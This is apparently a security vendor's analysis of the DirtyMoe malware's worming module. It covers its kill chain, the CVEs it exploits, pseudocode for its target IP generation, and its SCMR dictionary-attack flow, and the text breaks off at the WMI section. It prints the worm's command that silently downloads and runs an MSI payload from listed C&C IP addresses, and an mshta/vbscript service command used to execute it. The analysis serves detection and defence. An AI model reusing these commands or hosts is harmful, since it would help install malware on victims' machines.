DirtyMoe: Worming Modules

⁝ 3/16/2022

by Martin ChlumeckýMarch 16, 202233 min read

The DirtyMoe malware is deployed using various kits like PurpleFox or injected installers of Telegram Messenger that require user interaction. Complementary to this deployment, one of the DirtyMoe modules expands the malware using worm-like techniques that require no user interaction.

This research analyzes this worming module's kill chain and the procedures used to launch/control the module through the DirtyMoe service. Other areas investigated include evaluating the risk of identified exploits used by the worm and detailed analysis of how its victim selection algorithm works. Finally, we examine this performance and provide a thorough examination of the entire worming workflow.

The analysis showed that the worming module targets older well-known vulnerabilities, e.g., EternalBlue and Hot Potato Windows Privilege Escalation. Another important discovery is a dictionary attack using Service Control Manager Remote Protocol (SCMR), WMI, and MS SQL services. Finally, an equally critical outcome is discovering the algorithm that generates victim target IP addresses based on the worming module's geographical location.

One worm module can generate and attack hundreds of thousands of private and public IP addresses per day; many victims are at risk since many machines still use unpatched systems or weak passwords. Furthermore, the DirtyMoe malware uses a modular design; consequently, we expect other worming modules to be added to target prevalent vulnerabilities.

1. Introduction

DirtyMoe, the successful malware we documented in detail in the previous series, also implements mechanisms to reproduce itself. The most common way of deploying the DirtyMoe malware is via phishing campaigns or malvertising. In this series, we will focus on techniques that help DirtyMoe to spread in the wild.

The PurpleFox exploit kit (EK) is the most frequently observed approach to deploy DirtyMoe; the immediate focus of PurpleFox EK is to exploit a victim machine and install DirtyMoe. PurpleFox EK primarily abuses vulnerabilities in the Internet Explorer browser via phishing emails or popunder ads. For example, Guardicore described a worm spread by PurpleFox that abuses SMB services with weak passwords [2], infiltrating poorly secured systems. Recently, Minerva Labs has described the new infection vector installing DirtyMoe via an injected Telegram Installer [1].

Currently, we are monitoring three approaches used to spread DirtyMoe in the wild; **Figure 1** illustrates the relationship between the individual concepts. The primary function of the DirtyMoe malware is crypto-mining; it is deployed to victims' machines using different techniques. We have observed PurpleFox EK, PurleFox Worm, and injected Telegram Installers as mediums to spread and install DirtyMoe; we consider it highly likely that other mechanisms are used in the wild.




Figure 1. Mediums of DirtyMoe

In the fourth series on this malware family, we described the deployment of the DirtyMoe service. **Figure 2** illustrates the DirtyMoe hierarchy. The DirtyMoe service is run as a `svchost` process that starts two other processes: DirtyMoe Core and Executioner, which manages DirtyMoe modules. Typically, the executioner loads two modules; one for Monero mining and the other for worming replication.




Figure 2. DirtyMoe hierarchy

Our research has been focused on worming since it seems that worming is one of the main mediums to spread the DirtyMoe malware. The PurpleFox worm described by Guardicore [2] is just the tip of the worming iceberg because DirtyMoe utilizes sophisticated algorithms and methods to spread itself into the wild and even to spread laterally in the local network.

The goal of the DirtyMoe worm is to exploit a target system and install itself into a victim machine. The DirtyMoe worm abuses several known vulnerabilities as follow:

- `CVE:2019-9082`: ThinkPHP – Multiple PHP Injection RCEs
- `CVE:2019-2725`: Oracle Weblogic Server – ‘AsyncResponseService’ Deserialization RCE
- `CVE:2019-1458`: WizardOpium Local Privilege Escalation
- `CVE:2018-0147`: Deserialization Vulnerability
- `CVE:2017-0144`: EternalBlue SMB Remote Code Execution (MS17-010)
- `MS15-076`: RCE Allow Elevation of Privilege (Hot Potato Windows Privilege Escalation)

- `Dictionary attacks` to MS SQL Servers, SMB, and Windows Management Instrumentation (WMI)

The prevalence of DirtyMoe is increasing in all corners of the world; this may be due to the DirtyMoe worm's strategy of generating targets using a pseudo-random IP generator that considers the worm's geological and local location. A consequence of this technique is that the worm is more flexible and effective given its location. In addition, DirtyMoe can be expanded to machines hidden behind NAT as this strategy also provides lateral movement in local networks. A single DirtyMoe instance can generate and attack up to 6,000 IP addresses per second.

The insidiousness of the whole worm's design is its modularization controlled by C&C servers. For example, DirtyMoe has a few worming modules targeting a specific vulnerability, and C&C determines which worming module will be applied based on information sent by a DirtyMoe instance.

The DirtyMoe worming module implements three basic phases common to all types of vulnerabilities. First, the module generates a list of IP addresses to target in the initial phase. Then, the second phase attacks specific vulnerabilities against these targets. Finally, the module performs dictionary attacks against live machines represented by the randomly generated IP addresses. The most common modules that we have observed are SMB and SQL.

This article focuses on the DirtyMoe worming module. We analyze and discuss the worming strategy, which exploits are abused by the malware author, and a module behavior according to geological locations. One of the main topics is the performance of IP address generation, which is crucial for the malware's success. We are also looking for specific implementations of abused exploits, including their origins.

2. Worm Kill Chain

We can describe the general workflow of the DirtyMoe worming module through the kill chain. **Figure 3** illustrates stages of the worming workflow.




Figure 3. Worming module workflow

Reconnaissance

The worming module generates targets at random but also considers the geolocation of the module. Each generated target is tested for the presence of vulnerable service versions; the module connects to the specific port where attackers expect vulnerable services and verifies whether the victim's machine is live. If the verification is successful, the worming module collects basic information about the victim's OS and versions of targeted services.

Weaponization

The C&C server appears to determine which specific module is used for worming without using any victim's information. Currently, we do not precisely know what algorithm is used for module choice but suspect it depends on additional information sent to the C&C server.

When the module verifies that a targeted victim's machine is potentially exploitable, an appropriate payload is prepared, and an attack is started. The payload must be modified for each attack since a remote code execution (RCE) command is valid only for a few minutes.

Delivery

In this kill chain phase, the worming module sends the prepared payload. The payload delivery is typically performed using protocols of targeted services, e.g., SMB or MS SQL protocols.

Exploitation and Installation

If the payload is correct and the victim's machine is successfully exploited, the RCE command included in the payload is run. Consequently, the DirtyMoe malware is deployed, as was detailed in the previous article (DirtyMoe: Deployment).

3. RCE Command

The main goal of the worming module is to achieve RCE under administrator privileges and install a new DirtyMoe instance. The general form of the executed command (`@RCE@`) is the same for each worming module:

```
Cmd /c for /d %i in (@WEB@) do Msiexec /i http://%i/@FIN@ /Q
```

The command usually iterates through three IP addresses of C&C servers, including ports. IPs are represented by the placeholder `@WEB@` filled on runtime. Practically, `@WEB@` is regenerated for each payload sent since the IPs are rotated every minute utilizing sophisticated algorithms; this was described in Section 2 of the first blog.

The second placeholder is `@FIN@` representing the DirtyMoe object's name; this is, in fact, an MSI installer package. The package filename is in the form of a hash – `[A-F0-9]{8}\.moe`. The hash name is generated using a hardcoded hash table, methods for rotations and substrings, and by the `MS_RPC_<n>` string, where `n` is a number determined by the DirtyMoe service.


The core of the `@RCE@` command is the execution of the remote DirtyMoe object (`http://`) via `msiexec` in silent mode (`/Q`). An example of a specific `@RCE@` command is:

```
Cmd /c for /d %i in (45.32.127.170:16148 92.118.151.102:19818 207.246.118.120:11410)
do Msiexec /i http://%i/6067C695.moe /Q
```


4. IP Address Generation

The key feature of the worming module is the generation of IP addresses (IPs) to attack. There are six methods used to generate IPs with the help of a pseudo-random generator; each method focuses on a different IPv4 Class. Accordingly, this factor contributes to the globally uniform distribution of attacked machines and enables the generation of more usable IP addresses to target.

4.1 Class B from IP Table



The most significant proportion of generated addresses is provided by 10 threads generating IPs using a hardcoded list of 24,622 items. Each list item is in form `0xXXXX0000`, representing IPs of Class B. Each thread generates IPs based on the algorithms as follows:



```
while true
   ip_b = hardcoded_list.get(rand( 24622 ) )
   repeat 0x10000
      ip = ip_b + rand( 0x10000 )
      ip_list.add( ip )
   sleep( 10000 )
```

The algorithm randomly selects a Class B address from the list and 65,536 times generates an entirely random number that adds to the selected Class B addresses. The effect is that the final IP address generated is based on the geological location hardcoded in the list.

Figure 4 shows the geological distribution of hardcoded addresses. The continent distribution is separated into four parts: Asia, North America, Europe, and others (South America, Africa, Oceania). We verified this approach and generated 1M addresses using the algorithm. The result has a similar continental distribution. Hence, the implementation ensures that the IP addresses distribution is uniform.





Figure 4. Geological distribution of hardcoded class B IPs


4.2 Fully Random IP



Class A	Class B	Class C	Class D


🟩 variable

The other three threads generate completely random IPs, so the geological position is also entirely random. However, the full random IP algorithm generates low classes more frequently, as shown in the algorithm below.



```
while true
   ip_a = rand( 0x100 ) < 24
   ip_b = rand( 0x100 ) < 16
   repeat 0x1000000
      ip_cd = rand( 0x10000 )
      ip = ip_a + ip_b + ip_cd
      ip_list.add( ip )
   sleep( 10000 )
```

4.3 Derived Classes A, B, C




Class A	Class B	Class C	Class D
Class A	Class B	Class C	Class D
Class A	Class B	Class C	Class D

🟧 constant 🟩 variable

Three other algorithms generate IPs based on an IP address of a machine (IPm) where the worming module runs. Consequently, the worming module targets machines in the nearby surroundings.

Addresses are derived from the IPm masked to the appropriate Class A/B/C, and a random number representing the lower Class is added; as shown in the following pseudo-code.



```
while true
   ip_a = machine_ip & 0xFF000000
   repeat 0x1000000
      ip_bcd = rand( 0x1000000 )
      ip = ip_a + ip_bcd
      ip_list.add( ip )
   sleep( 10000 )
```

a) derivation from Class A


```
while true
   ip_ab = machine_ip & 0xFFFF0000
   repeat 0x10000
      ip_cd = rand( 0x10000 )
      ip = ip_ab + ip_cd
      ip_list.add( ip )
   sleep( 10000 )
```

b) derivation from Class B


```
while true
   ip_abc = machine_ip & 0xFFFFFF00
   repeat 0x100
      ip_d = rand( 0x100 )
      ip = ip_abc + ip_d
      ip_list.add( ip )
   sleep( 10000 )
```

c) derivation from Class C

4.4 Derived Local IPs



The last IP generating method is represented by one thread that scans interfaces attached to local networks. The worming module lists local IPs using `gethostbyname()` and processes one local address every two hours.



```
local_ips.add( gethostbyname() )
for l_ip in local_ips
    ip_c = l_ip & 0xFFFFFF00
    repeat 0x100
       ip = ip_c + rand( 0x100 )
       ip_list.add( ip )
sleep( 7200000 )
```

Each local IP is masked to Class C, and 255 new local addresses are generated based on the masked address. As a result, the worming module attacks all local machines close to the infected machine in the local network.

5. Attacks to Abused Vulnerabilities

We have detected two worming modules which primarily attack SMB services and MS SQL databases. Our team has been lucky since we also discovered something rare: a worming module containing exploits targeting PHP, Java Deserialization, and Oracle Weblogic Server that was still under development. In addition, the worming modules include a packed dictionary of 100,000-words used with dictionary attacks.

5.1 EternalBlue

One of the main vulnerabilities is `CVE:2017-0144`: EternalBlue SMB Remote Code Execution (patched by Microsoft in MS17-010). It is still bewildering how many EternalBlue attacks are still observed – Avast is still blocking approximately 20 million attempts for the EternalBlue attack every month.


The worming module focuses on the Windows version from Windows XP to Windows 8. We have identified that the EternalBlue implementation is the same as described in exploit-db [3], and an effective payload including the `@RCE@` command is identical to DoublePulsar [4]. Interestingly, the whole EternalBlue payload is hardcoded for each Windows architecture, although the payload can be composed for each platform separately.

5.2 Service Control Manager Remote Protocol

No known vulnerability is used in the case of Service Control Manager Remote Protocol (SCMR) [5]. The worming module attacks SCMR through a dictionary attack. The first phase is to guess an administrator password. The details of the dictionary attack are described in Section 6.4.

If the dictionary attack is successful and the module guesses the password, a new Windows service is created and started remotely via RPC over the SMB service. **Figure 5** illustrates the network communication of the attack. Binding to the SCMR is identified using UUID `{367ABB81-9844-35F1-AD32- 98F038001003}`. On the server-side, the worming module as a client writes commands to the `\PIPE\svcctl` pipe. The first batch of commands creates a new service and registers a command with the malicious `@RCE@` payload. The new service is started and is then deleted to attempt to cover its tracks.


The Microsoft HTML Application Host (`mshta.exe`) is used as a LOLbin to execute and create ShellWindows and run `@RCE@`. The advantage of this proxy execution is that `mshta.exe` is typically marked as trusted; some defenders may not detect this misuse of `mshta.exe`.



```
01 SMB:   Negotiate, Dialect = NT LM 0.12, SMB 2.002, SMB 2.???
02 SMB2:  SESSION SETUP (0x1)
03 SMB2:  TREE CONNECT (0x3), Path=\\192.168.152.131\IPC$
04 SMB2:  CREATE (0x5), Sh(RWD), File=svcctl@#20
05 MSRPC  Bind: scmr(SCMR) UUID{367ABB81-9844-35F1-AD32-98F038001003}
06 SMB2:  WRITE (0x9), File=svcctl@#20
07 SMB2:  READ (0x8), FID=0x4F00000001 (svcctl@#20) , 0x400 bytes from offset 0
08 MSRPC: Bind Ack: Call=0x2 Assoc Grp=0x2B1F Xmit=0x10B8 Recv=0x10B8
09 SCMR:  ROpenSCManagerW Request, MachineName=\\192.168.31.244 DatabaseName=NULL DesiredAccess=1
10 SCMR:  ROpenSCManagerW Response, ReturnValue=ERROR_SUCCESS
11 SCMR:  RCreateServiceW Request, BinaryPathName:
              "mshta.exe vbscript:createobject(\"wscript.shell\").run(\"@RCE@\",0)(window.close)"
12 SCMR:  RCreateServiceW Response, TagId=NULL ReturnValue=ERROR_SUCCESS
13 SCMR:  RStartServiceW Request, Argc=0
14 SCMR:  RStartServiceW Response, ReturnValue=ERROR_SUCCESS
15 SCMR:  RDeleteService Request
16 SCMR:  RDeleteService Response, ReturnValue=ERROR_SUCCESS
```

Figure 5. SCMR network communications

Windows Event records these suspicious events in the System log, as shown in **Figure 6**. The service name is in the form `AC<number>`, and the `number` is incremented for each successful attack. It is also worth noting that `ImagePath` contains the `@RCE@` command sent to SCMR in `BinaryPathName`, see **Figure 5**.



```
<Event>
    <System>
        <Provider Name="Service Control Manager" />
        <Execution ProcessID="676" ThreadID="7692" />
        <Channel>System</Channel>
        <Computer>TI-DESKTOP</Computer>
    </System>
    <EventData>
        <Data Name="ServiceName">AC01</Data>
        <Data Name="ImagePath">
              mshta.exe vbscript:createobject("wscript.shell").run("@RCE@",0)(window.close)
        </Data>
        <Data Name="ServiceType">user mode service</Data>
        <Data Name="StartType">demand start</Data>
        <Data Name="AccountName">LocalSystem</Data>
    </EventData>
</Event>
```

Figure 6. Event log for SCMR

5.3 Windows Management Instrumentation

